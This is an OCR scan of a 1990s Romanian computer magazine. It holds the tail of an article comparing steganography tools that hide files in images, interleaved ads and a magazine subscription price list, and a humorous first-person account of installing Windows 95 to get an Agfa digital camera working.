Mult mai bun este *S-Tools 4.0* (pentru Windows 95, dar există variante precedente şi sub 3.x) scris de Andrew Brown în 1996. Containerele pot fi imagini GIF sau BMP ori fişiere audio în format WAV. Interfaţa este extrem de facilă: cu un *drag&drop* în fereastra S-Tools se defineşte containerul, iar un al doilea *drag&drop* peste imagine cu fişierul-mesaj porneşte procesul de ascundere. Mesajele pot fi comprimate în prealabil. Ele vor fi criptate oricum, printr-unul din algoritmii IDEA, DES, Triple DES sau MDC. Într-un container pot fi ascunse mai multe mesaje, chiar simultan. S-Tools încearcă şi să reducă dimensiunea paletei de culori folosită de imaginea originală pentru a lăsa astfel loc culorilor nou apărute prin alterarea produsă de mesaj. După cum se observă în imaginea alăturată, ascunderea aceluiaşi WIN.INI însoţită de reducerea paletei la 32 de culori a dus la un rezultat mai puţin bătător la ochi, la propriu şi la figurat, decât cel obţinut cu Hide & Seek.


www.paranoia.com, www.infowar.com etc

Ca şi în cazul criptografiei, jocul dintre şoarece şi pisică se regăseşte şi pe tărâmul steganografiei. Cu deosebirea că aici el este mai subtil, mai alunecos decât confruntarea directă, matematică, a algoritmilor criptografici. Situri ca cele menţionate mai sus există pentru a ne pune în gardă dar şi pentru a ne aminti că psihoza nu e neapărat departe. Chiar aşa, puteţi fi absolut siguri că acest articol nu e doar un container pentru un mesaj ascuns?


Răzvan Peteanu poate fi contactat prin e-mail la adresa **rpeteanu@mb.sorostm.ro**



Un apus nevinovat...



După ascunderea cu *Hide&Seek* a unui text de 18K. Se observă distorsiunile de culoare datorate paletei.



S-Tools a produs un rezultat mai bun datorită re-mapării paletei.

COMPUTER PRESS

AGORA

DESIGN GRAPHICS
Macworld
Ultimate Imaging
WIRED
Publish
Hot Sho
Dr. Dobb's Journal
CLIENT SERVER DEVELOPMENT
BYTE
Can Java Replace Windows?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2300286.

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43

TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la libräria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47;*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lingă magazinul Muzica);
Craiova*: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*
Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-2300286*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Fotografie digitală

sau cum a ajuns Windows 95 pe computerul meu

De Harrison Forbes

Când împlinesc 16 ani, oamenii normali au parte de o petrecere, primesc permisul de conducere, iar cei mai norocoşi capătă şi o maşină nou-nouţă, care vine împreună cu promisiunea că nu vor depăşi niciodată viteza legală şi că nu vor încălca regulile de circulaţie... da, desigur...

Când am împlinit 16 ani, m-am îndrăgostit lulea de o brunetă. Cei mai mulţi visează la blonde cu ochi albaştrii şi forme perfecte. A mea era brunetă cu ochi căprui. Cred că părinţii meu au făcut un târg foarte avantajos cu mine, fiindcă mi-au oferit o rablă veche ce trecea drept maşină, dar cui îi păsa de maşină în acele vremuri? Cui i-a păsat de orice altceva în următorii patru ani? Da, cam pe vremea aceea bruneta mi-a dat de înţeles că n-o interesez. Iar eu, ca un bun Joe ce sunt, până la urmă m-am prins. Şi mi-am dat seama că înţelegeam foarte greu. Faptul că înţelegeam greu era trist, dar faptul că mi-am dat seama că înţelegeam greu a fost un adevărat avantaj pentru mine. Nu am pretins niciodată că sunt isteţ şi m-am resemnat cu ideea că înţeleg mai greu...

Prima mea întâlnire cu aparatele foto digitale s-a petrecut în urmă cu câţiva ani, când unul dintre clienţii mei a vrut să cumpere una dintre jucărioarele făcute de Logitec. Unii le numeau aparate foto, dar cred că „jucărioară“ era mai potrivit. Erau alb-negru, rezoluţia era groaznică, aveau baterii interne care ţineau doar x ore şi y poze, după care ori descărcai imaginile ori le pierdeai. Dar mai ţine cineva minte cum arătau primele automobile, în urmă cu un secol?

Erau şi câteva aparate digitale bune pe piaţă, dar preţurile erau prohibitive. Între timp, preţurile lor au scăzut de la patruzeci de mii la circa trei mii de dolari, dar încă sunt prea scumpe pentru buzunarul meu. Aşa că atunci când am aflat de un preţ special de 450$ pentru un Agfa ePhoto 307 n-am stat pe gânduri şi am cumpărat unul. Ar fi trebuit să mă gândesc totuşi de două ori, căci partenerul meu n-a fost entuziasmat de investiţie.

În ziua în care a sosit, am alergat la magazin ca să deschid pachetul şi să văd minunăţia. Este cel mai nou produs de la Agfa, o firmă bine cunoscută în SUA pentru scanere şi produse optice. Se găsesc şi filme Agfa, dar majoritatea americanilor nu le cunosc. Mai sunt câteva aparate ieftine pe piaţă, dar motivul pentru care am ales ePhoto 307 este că poate lua 36 de cadre la o rezoluţie de 640x480. Nu are vizare prin obiectiv, dar pentru un produs de intrare îmi pare că se încadrează bine în preţ. Există câteva produse concurente de la Kodak, care par să fie fruntaşii domeniului dar, luat punct cu punct, modelul de la Agfa mi s-a părut mai echilibrat. E adevărat că unul dintre modelele Kodak oferea un ecran LCD pentru vizualizarea imaginilor din aparat, dar capacitatea era doar de 16 imagini de înaltă rezoluţie. Desigur, se putea adăuga memorie flash suplimentară, dar din păcate aceasta ridica prea mult preţul. Am învăţat deja demult că în această afacere nu poţi niciodată să recuperezi investiţia iniţială, aşa că încercăm să păstrăm costurile la un nivel coborât şi să considerăm cheltuielile ca fiind pentru cercetare şi dezvoltare. Dacă aş fi avut fonduri excedentare, aş fi ales un Canon care avea vizare prin obiectiv şi celebra optică a firmei. Sunt sigur că odată şi odată o să-mi iau unul. La viteza cu care scad preţurile, cam într-un an un aparat bun va ajunge la circa 500$.

Poate aş fi amânat puţin întregul proiect, dar curiozitatea mi-a fost pusă la încercare când am primit ultimul lot de filme developate de Seattle Filmworks. Această companie din celebrul Emerald City oferă de o bucată de vreme amatorilor de fotografie o peliculă specială. Spre deosebire de alte produse, filmul lor permite oricui să obţină atât negative cât şi diapozitive de pe acelaşi film. Noi preferăm să folosim diapozitive, dar uneori avem nevoie şi de copii pe hârtie, aşa că e mai simplu şi mai ieftin să utilizăm filmele de la Seattle Filmworks. Calitatea copiilor nu are de suferit, aşa cum se întâmplă în cazul copiilor făcute după diapozitive. Mai târziu, pentru un tarif modic, oricine poate obţine pozele scanate pe dischetă. Cu softul pe care-l primeşti la prima comandă de „poze pe disc“ poţi să priveşti pozele pe un monitor. Dacă ai o imprimantă color cu jet de cerneală, poţi să obţii şi copii pe hârtie destul de decente. Desigur, ultimele „photo printers“ de pe piaţă, utilizând o hârtie fotografică specială, oferă o alternativă foarte bună copiile procesate în atelierele foto.

După ce am privit ultimele 12 dischete care conţineau ultimele mele 12 role developate, mi-am dat seama că încă nici n-am văzut diapozitivele. Aşa că am hotărât să ocolesc cu totul pe Seattle Filmworks şi să fac eu însumi pozele direct într-o formă digitală.

Ştiu că am luat-o cu câţiva ani înaintea curentului, dar foarte curând aparatele digitale vor înlocui pelicula fotografică clasică. Nu mă voi aventura să afirm că aparatele cu peliculă vor dispărea, dar cred că din perspectiva performanţelor nu va exista nici o diferenţă. Vor fi anumite ocazii în care filmul foto va fi preferat, dar epoca industriei filmului fotografic se apropie încet de sfârşit. Cu siguranţă, cei mai mulţi oameni nu vor avea mai mult de un aparat digital. Vor mai exista posibilităţi de a transpune imaginile pe hârtie, dar asta va fi ceva de genul că te duci la magazin şi conectezi aparatul la un cablu pentru câteva momente, sau poate te voi conecta de acasă, pe linie telefonică, la aparatul din magazin. Până când de duci la magazin, pozele sunt gata.

Eu şi mintea mea SF

ePhoto 307 este un aparat de format mic, dar corpul este destul de mare pentru a-ţi da senzaţia că ţii în mână un aparat adevărat. E adevărat că nu conţine nici un fel de piese mecanice, toate fiind înlocuite de componente electronice. În cele de urmă, cutiuţa e în stare să ia o imagine şi apoi să convertească semnalul pentru ca un monitor să o poată afişa. Suntem obişnuiţi cu aparatura electronică, dar hai să nu pierdem contactul cu realitatea şi să acordăm credit cutiuţei. O fi ea mică, dar ceea ce ţii de fapt în mână este un calculator...

E foarte simplu de folosit. În partea de sus e un buton roşu şi un mic afişaj digital care porneşte când îndepărtăm capacul de pe obiectiv. Capacul eliberează obiectivul şi vizorul. În partea de sus, alături de vizor se află blitzul. Când capacul este scos, un led roşu aşezat lângă vizor îşi schimbă după câteva secunde culoarea în verde. Este semnalul că aparatul este pregătit pentru declanşare. Afişajul digital funcţionează şi el. Arată numărul de cadre disponibile, câte cadre au fost luate, indicatorul bateriei, temporizatorul, rezoluţia şi setările blitzului. Am fost impresionat să constat că are chiar şi posibilitatea de corecţie „red eye". Pentru un aparat de mici dimensiuni este o adevărată performanţă. Cu trei ani în urmă, am plătit în plus 300 de dolari pentru a dispune de această facilitate la aparatul meu cu film foto.

Aşadar am vizat, am apăsat butonul şi am auzit un uşor bip. Dacă n-ar fi fost flashul care s-a descărcat, nici n-aş fi ştiut că am făcut o poză. Încă sunt obişnuit cu zgomotele uzuale când faci o poză: declanşatorul, mecanismul de transport al filmului, etc. Ca să mă asigur că n-am ratat poza, am apăsat butonul roşu din nou, de câteva ori la rând, de îndată ce se aprindea lumina verde. Apoi am verificat câte cadre am consumat: indicatorul digital arată că mai am 32 de cadre. Mi-a trebuit câtva timp să mă obişnuiesc cu un aparat atât de silenţios.

După ce am tras patru cadre, am hotărât să le văd pe monitor. Am luat CD-ul de instalare, l-am pus în unitate şi am pornit instalarea. Am crezut că nu văd bine şi că ochii îmi joacă feste când pe ecran a apărut un mesaj care-mi spunea că pe calculatorul meu nu rulează sistemul de operare care trebuie... „the right operating system"... Am tras CD-ul afară şi, desigur, am citit că softul nu merge decât pe Windows 95 sau Windows NT...

Primul meu impuls a fost să chem distri-

PENTRU PROFESIONIŞTI
NU EXISTĂ ALTCEVA !

Computer Peripherals Products

Monitoare 15", 17", 20" Trinitron
Magneto Optical Drive
Digital Streamer 4-16 GB
CD-ROM Drive, Recorder
MiniDisk 2.5" Drive 140 MB & Audio

- Distribuţie, OEM din stoc
- Service autorizat Sony
- Închiriere subsisteme grafice

ELSA
Data Communications
Computer Graphics


High - End Graphics Systems
from Professionals for Professionals

CAD - DTP - 3D - VIDEO

DE 9 ORI MAI RAPID,
ÎN PRELUCRĂRILE GRAFICE,
COMPUTERUL DUMNEAVOASTRĂ
ECHIPAT CU CARDUL GRAFIC ELSA !

TRILUX Business Development & Support Center

Tel: 01-210 39 62, Fax: 01-610 24 27, Post Address: B-dul 1 Mai, nr. 279



buitorul şi să obţin un RMA ca să-i dau înapoi „gunoiul". Mi-a trebuit mult până să mă calmez, dar dacă am pornit-o, am pornit-o. Operatoarea nu putea înţelege de ce vreau să-l înapoiez... vedeţi deci că nu sunt singurul care înţelege încet de pe Pământ. I-am explicat că softul rulează doar sub Windows 95 iar eu nu am Windows 95. M-a sfătuit că chem un distribuitor şi să-mi cumpăr... Am sfătuit-o să... ei, nu chiar, sunt totuşi un gentleman. Apoi m-a întrebat dacă am deschis cutia în care era ambalat. I-am spus că a trebuit s-o deschid ca să aflu despre dezastrul cu Windows 95. Mi-a răspuns că în acest caz nu-l puteam înapoia, fiindcă am deschis cutia. Asta a fost picătura care a umplut paharul. I-am zis că vânzătorul nu mi-a spus că înăuntru era un software „Windows 95 only"... Nu-s foarte sigur, dar se pare că am ţipat la ea. A fost de acord să-i dau marfa înapoi. Cu victoria de partea mea, am împachetat totul la loc. Singura problemă a fost că a trebuit să aştept până luni, iar weekend-ul a fost lung...

ePhoto 307
AGFA

Calvarul

Aşadar am luat o copie de Windows 95 pe care-o aveam într-un sertar de vreo câteva luni. Un furnizor mi-o trimisese din greşeală şi n-am apucat încă să i-o trimit înapoi. Am pus CD-ul în unitate şi m-am hotărât să-l încarc. Dorinţa mea de a vedea imaginile pe ecran mi-a alungat bunul simţ... Când mi-am dat seama ce eram pe cale să fac, am primit un mesaj pe ecran în care mi se spunea că pe computer exista un sistem de operare valid şi că versiunea curentă de Windows 95 nu se va aşeza peste el. Am încercat din nou şi iarăşi am primit acelaşi mesaj. Am evaluat rapid situaţia de pe disc: nu aveam nimic ce putea fi pierdut. Oricum toate datele erau pe server, iar softul putea fi reinstalat. Am petrecut mult timp cu DOS, Windows 3.11, OS/2, aşa că n-ar fi fost onest din partea mea să nu o fac şi cu 95 (dacă n-aş face-o, nici n-aş putea să-mi dau părerea, nu-i aşa?).

M-am decis deci să şterg pentru început fişierele sistem IO.sys şi MSDOS.sys – de obicei, ele fac treaba asta. Am încercat din nou, dar n-a mers. Nu-mi dau seama ce putea Windows 95 să identifice pe discul meu ca fiind un „sistem de operare valid", dar a făcut-o din nou. Am bănuit că e vorba chiar de fişierele Windows. „Well", mi-am zis, „dacă trebuie să şterg Windows, aş putea să şterg tot discul, pentru că oricum va trebui să instalez din nou toate aplicaţiile". Aşadar, am dat FDISK, am curăţat partiţia şi am fost gata de instalare. Înainte am făcut o dischetă sistem cu drivere pentru CD ca să pot să repornesc calculatorul. Am început din nou, am pornit lectorul CD-ROM, am tastat d:setup pentru a porni instalarea. Şi a pornit. Singura problemă a fost că am primit un alt mesaj pe ecran caremi spunea că pe disc nu există o partiţie validă. Întreaga poveste începea să devină interesantă, fiindcă CD-ul era o versiune OEM care trebuie să se instaleze pe sisteme noi, abia asamblate... M-aş fi aşteptat ca noul Windows 95 să-mi partiţioneze şi să-mi formateze discul (despre care ar fi trebuit că creadă că e nou). Desigur, era sâmbăta, mă grăbeam să-mi văd pozele, nu aveam vreme să trag pe nimeni la răspundere pentru chestia asta, aşa că am pus discheta 1 din DOS 6.22 în unitate, am bootat şi am lansat un FDISK, partiţionând tot discul de un giga ca un singur disc DOS. După asta am revenit la procedura de instalare pentru Win 95. Şi iarăşi am primit obişnuitul mesaj, care de data aceasta îmi spunea că discul nu este formatat. Cum disperarea mea creştea cu fiecare minut, am luat din nou discheta de DOS 6.22 şi am formatat discul. După ce formatarea s-a încheiat, am repornit sistemul ca să activez unitatea de CD, am lansat rutina de instalare şi, în sfârşit, n-am mai primit nici un mesaj. Cu toată sinceritatea trebuie să admit că, după ce discul a fost partiţionat şi formatat, instalarea a mers şnur... Începusem treaba pe la cinci după amiaza, acum era zece şi jumătate seara, aşa că am hotărât s-o las să meargă singură şi să mă întorc dimineaţa să re-încarc softul.

Am fost atât de nerăbdător să-mi văd pozele, încât nici n-am putut să mă odihnesc bine noaptea, iar la cinci şi jumătate în zori eram în birou, gata să încep.

Transferul de pe CD se încheiase, aşa că trebuia să repornesc sistemul. Aşa am şi făcut. În câteva secunde sistemul a fost din nou în funcţiune, arătându-mi obişnuitul albastru Windows95 şi apoi un fundal gri pe care se găseau câteva iconuri: my computer, recycle bin şi încă vreo două. Primul lucru pe care l-am făcut – O, Atotputernice Microsoft, iartă-mă – a fost să şterg iconurile în plus şi să schimb fundalul. Tocmai transferasem un wallpaper de pe server, în care aveam o poza a soţiei şi a fiicei mele. Pe server rulam OS/2 WARP 4: trebuia să fac Windows-ul 95 mai tolerabil şi să-l fac să semene cât mai mult cu sistemul cu care eram obişnuit... Care, printr-o stranie coincidenţă, oricum semăna cu Windows 95... Am încercat să schimb rezoluţia ecranului la 1200X768, ca şi pe celălalt computer, dar „tapetul" meu s-a comprimat şi în loc să acopere toată suprafaţa ecranului mi-a lăsat o margine gri în jurul pozei. A trebuit să revin la 640X480 cu 256 de culori ca să acopăr ecranul. N-am înţeles de ce, pentru că în maşină aveam deja o placă ATI-3D, cea mai nouă cartelă acceleratoare pentru Windows de la ATI, un lider în cartele grafice. Foloseam o variantă mai veche a cartelei pe maşina mea WARP şi n-am avut niciodată probleme cu rezoluţia înaltă. Un alt lucru ce l-am observat la nou-încărcatul Windows 95 a fost o oarecare granularitate pe ecran, care nu dispărea la o rezoluţie mai înaltă, cu toate că se diminua. Am pus totul pe seama ochilor mei, care nu mai sunt atât de ageri...

Am continuat cu reîncărcarea vechiului meu software. Primul a fost softul de scaner şi de OCR. Folosesc scanerul şi ca maşină de copiat, aşa că trebuia să fie operaţional înainte ca şeful să ceară vreo copie dimineaţa... Trebuie să recunosc că n-am avut nici o problemă cu încărcarea şi reconectarea scanerului. Mulţumesc, Doamne, pentru micile favoruri. Dacă scanerul n-ar fi mers, ar fi trebuit să abandonez întregul proiect şi să revin la Windows 3.11, şi probabil că luni aş fi trimis înapoi aparatul de fotografiat... Următorul lucru ce l-am făcut a fost să încarc softul tabletei grafice. Foloseam pe acest calculator o tabletă Wacom, mai ales fiindcă Tammy este şi o artistă şi avem pe sistem produsele de la Fractal Design. Pinter este grozav când îl foloseşti cu o tabletă. Am fost foarte fericit că acum puteam să încarc şi Poser, un alt produs Fractal Design care rulează doar pe Windows 95 şi Windows NT. Nu vă fie teamă, când l-am primit am chemat firma şi le-am oferit o expresie a gândurilor mele de bine... Singurul motiv pentru care nu l-am trimis înapoi a fost că l-am luat ca un demo, m-a costat foarte puţin, şi îl puteam oricând vinde pentru un profit bun...

După ce softul tabletei s-a încărcat, a trebuit să repornesc sistemul. Şi din anumite motive softul nu vedea tableta hard... Era ceva foarte supărător, pentru că îl conectasem la acelaşi COM1, unde fusese şi înainte. Am oprit calculatorul, am pus mausul în locul tabletei şi l-am pornit din nou. Win95 mi-a dat de ştire că am schimbat dispozitivul de pointing, după care l-a activat. Desigur, driverul Wacom m-a înştiinţat că tableta nu e conectată. Totul era funcţional, aşa că am oprit din nou calculatorul şi am schimbat mausul cu tableta... Şi am continuat procedeul ăsta încă două ore, după care, dezgustat, am scos calculatorul din priză – sărind peste procedura de shut down – şi am plecat.

E cea mai bună terapie şi la mine funcţionează întotdeauna. Dacă tot am adus vorba, trebuie să admit că Windows 95 se rebootează mult mai repede decât WARP. Cu un uşor efort de imaginaţie aş putea chiar spune că se încarcă mai repede decât Windows 3.11...

Când m-am întors după câteva ore – era deja sâmbătă pe la prânz – am pus calculatorul în priză şi l-am lăsat în pace. Am luat tableta şi creionul şi nu mi-a venit să cred când am văzut că începe să funcţioneze. Probabil că atunci când l-am scos de sub tensiune am resetat cine ştie ce switch ciudat din program... Well, am fost fericit că puteam acum să încarc softul de reţea.

Îmi sau seama acum că n-am spus nimic despre hardware. Computerul avea o placă de bază Pentium 90 cu 32 MB RAM. Am folosit aceeaşi placă pe server până în urmă cu câteva luni, când am luat un Pentium 133. Am o placă grafică nou-nouţă, un ATI 3D Windows Accelerator, foarte rapidă pentru video. Deci, în principiu totul ar fi trebuit să meargă bine, din moment ce a mers cu WARP, care e considerat aducător de necazuri. Am în sistem o placă de reţea uzuală, pe care am adus-o tot de pe server, şi care a mers bine chiar şi cînd am pus-o pe diverse maşini. Softul cu care conectez serverul WARP cu restul reţelei (încă trei calculatoare, inclusiv portabilul) este Artisoft Lantastic.

Am început deci să încarc Lantastic pe maşina Win95. Am conectat driverul pentru placa NE2000 pe care am folosit-o întotdeauna. Eram bucuros că nu trebuie să folosesc driverul NDIS, ca în cazul WARP-ului. Am terminat şi am rebootat. Din nu se ştie ce motive, Lantastic nu putea să ruleze pentru că nu exista placă de reţea. M-am dus la Control Panel să văd ce se întâmplă şi, desigur, am constatat că Windows 95 nu a încărcat nici un driver pentru placa de reţea. Nici n-o vedea măcar. Am mai descoperit că am un conflict între porturile COM. Probabil de-asta nu mi-a funcţionat tableta din prima. Întrebarea care mi-a răsărit în minte a fost: de ce funcţionează acum??? M-am apucat să adaug la sistem noul hardware – placa de reţea. Mi-am dat seama că placa era o versiune mai nouă decât driverele pe care le aveam în Windows 95. Am lăsat maşina în pace, am înlocuit placa şi am început treaba din nou. Am adăugat hardul iar sistemul a recunoscut placa. Era un semn bun. Când m-a întrebat despre softul pentru placă, mi-am dat seama că lucrurile merg spre bine. Am rebootat şi, voila, Lantastic era funcţional iar eu puteam să văd discul serverului.

Configurasem şi acest computer ca un server, ca să pot să fac salvările pe bandă. Mi-a venit o idee. Voiam să încarc Corel de pe CD-ul local şi Lotus de pe CD-ul de pe server. La urma urmei, aveam de-a face cu un sistem de operare multitasking... A mers. A trebuit totuşi să abandonez una dintre instalări, căci totul mergea inimaginabil de încet. Ca să fiu corect, am oprit totul şi am făcut acelaşi test pe WARP. Şi ca să dau mai mult farmec încercării, am lansat şi o formatare de dischetă în unitatea A, plus salvarea discurilor ambelor maşini pe bandă! Şi ce părere aveţi? Totul funcţiona la viteză normală: încărcam Lotus SmartSuite de pe lectorul CD al serverului, Corel Draw de pe lectorul CD al maşinii Windows 95, formatam o dischetă în unitatea locală a serverului WARP şi salvam pe bandă atât discul hard al serverului cât şi discul hard al maşinii Windows 95. Ei, asta numesc eu multitasking...

Am instalat apoi fără probleme tot ce aveam de instalat pe Windows 95, inclusiv softul de la Agfa, care a provocat de fapt

BSA Business Software Alliance

Sunteţi în LEGALITATE?
Dacă nu grăbiţi-vă!

CiEL!

Soluţia de referinţă
în informatica de gestiune

Bucureşti, str. Gh. Manu nr.3, Tel:650 57 39, 659 54 46

toată tevatura. Am instalat și programul Adobe Photo Deluxe care vine împreună cu aparatul. În sfârșit, puteam să-mi descarc pozele și să văd cât de bine au reușit!

Am conectat aparatul, am așteptat lumina verde și am făcut un clic pe butonul de pe ecran ca să descarc imaginile din aparat. Și... „bad connection to the camera error". Am luat cartea să văd ce-am greșit. Nimic. Am încercat iarăși și iarăși, de vreo cincizeci de ori în tot weekendul. Am verificat conflictele între porturi. Am observat că atunci când am adăugat cartela de rețea Windows a creat câteva dispozitive adiționale... M-am uitat la ele și am constatat că toate foloseau IRQ 3 și 4. Nu puteam înțelege ce s-a întâmplat, dar în orice caz era o performanță meritorie pentru un soft care se pretindea că va face mai ușoară viața utilizatorilor începători. Am șters toate porturile COM în afară de unu și doi, porturile fizice ale calculatorului. Aveam norocul să știu ce înseamnă asta... Am încercat din nou, dar nu s-a întâmplat nimic. Am luat computerul la o parte, am verificat toate conexiunile, am rearanjat cablurile, după care am încercat din nou. Nimic. Am încrucișat legăturile. Tot nimic.

Am bootat sistemul cu o dischetă DOS 6.22 și am încărcat ceva software pentru maus. Am schimbat mausul pe diferite porturi, conectând și porturil încrucișat. Mausul a mers întotdeauna, fie că a fost conectat direct la portul de 9 pini, fie printr-un adaptor la portul de 25 de pini. Aș fi vrut să fac astfel de teste și cu aparatul de fotografiat, dar trebuia să rulez Win95 ca să încerc. Am pus un drive DOS și am conectat modemul, care până atunci mergea sub WARP. Hardul părea să fie în regulă. Într-un ultim și disperat efort, am conectat aparatul la portul tabletei grafice și, folosind claviatura, am lansat softul de la Agfa. Ce credeți că s-a întâmplat? Afurisita aia de treabă a mers, am reușit să accesez aparatul și să descarc toate pozele... Victorie!!! A meritat, era amiaza zilei de luni...

